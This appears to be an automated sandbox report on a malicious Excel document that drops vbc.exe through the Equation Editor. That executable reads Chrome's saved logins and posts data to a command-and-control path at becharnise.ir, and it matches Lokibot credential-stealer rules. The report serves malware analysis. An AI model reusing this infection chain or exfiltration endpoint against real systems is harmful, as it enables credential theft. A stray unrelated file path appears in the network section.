00 7c 03 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 18 76 00 00 00 10 c8 04 00 78 00 00 00 a4 03 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.${f555HP55HA55HF555555HO55HW55HQ55HT55Rich5 PELA]@0@m0 b`}<v.textq `.rdata@@.datat(|@.rsrcvx@@

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	185.208.180.121	80	C:\Users\Public\vbc.exe

Timestamp	kBytes transferred	Direction	Data
Feb 16, 2021 07:02:51.005729914 CET	359	OUT	POST /fa13/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: becharnise.ir Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4081BD40 Content-Length: 176 Connection: close


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 16, 2021 07:02:44.655622959 CET	172.67.8.238	443	192.168.2.22	49165	CN=www.cutt.ly CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Sat Feb 08 01:00:00 CET 2020	Thu Apr 08 14:00:00 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Nov 02 13:24:33 CET 2017	Tue Nov 02 13:24:33 CET 2027		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 944 Parent PID: 584

General

Start time:	07:01:50
Start date:	16/02/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f0d0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$MV FORTUNE TRADER.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F31F526	WriteFile
C:\Users\user\Desktop\~$MV FORTUNE TRADER.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F31F591	WriteFile
C:\Users\user\Desktop\~$MV FORTUNE TRADER.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F31F526	WriteFile
C:\Users\user\Desktop\~$MV FORTUNE TRADER.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F31F591	WriteFile

Copyright null 2021

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	178	binary	31 37 38 00 B0 03 00 00 02 00 00 00 00 00 00 00 5E 00 00 00 01 00 00 00 2E 00 00 00 24 00 00 00 6D 00 76 00 20 00 66 00 6F 00 72 00 74 00 75 00 6E 00 65 00 20 00 74 00 72 00 61 00 64 00 65 00 2E 00 78 00 6C 00 73 00 78 00 00 00 6D 00 76 00 20 00 66 00 6F 00 72 00 74 00 75 00 6E 00 65 00 20 00 74 00 72 00 61 00 64 00 65 00 72 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2344 Parent PID: 584

General

Start time:	07:02:10
Start date:	16/02/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA

Copyright null 2021

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 1276 Parent PID: 2344

General

Start time:	07:02:14
Start date:	16/02/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	269312 bytes
MD5 hash:	2559B5B8D60DD663DF52D0570F5973A9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.2374661998.0000000000220000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000004.00000002.2374661998.0000000000220000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000004.00000002.2374661998.0000000000220000.00000040.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000004.00000002.2374661998.0000000000220000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000004.00000003.2160266537.0000000000240000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000003.2160266537.0000000000240000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000004.00000003.2160266537.0000000000240000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000004.00000003.2160266537.0000000000240000.00000004.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000004.00000003.2160266537.0000000000240000.00000004.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000004.00000003.2160266537.0000000000240000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.2374707642.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000004.00000002.2374707642.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000004.00000002.2374707642.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000004.00000002.2374707642.0000000000400000.00000040.00020000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000004.00000002.2374707642.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 36%, ReversingLabs
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	40415C	ReadFile

Disassembly

Code Analysis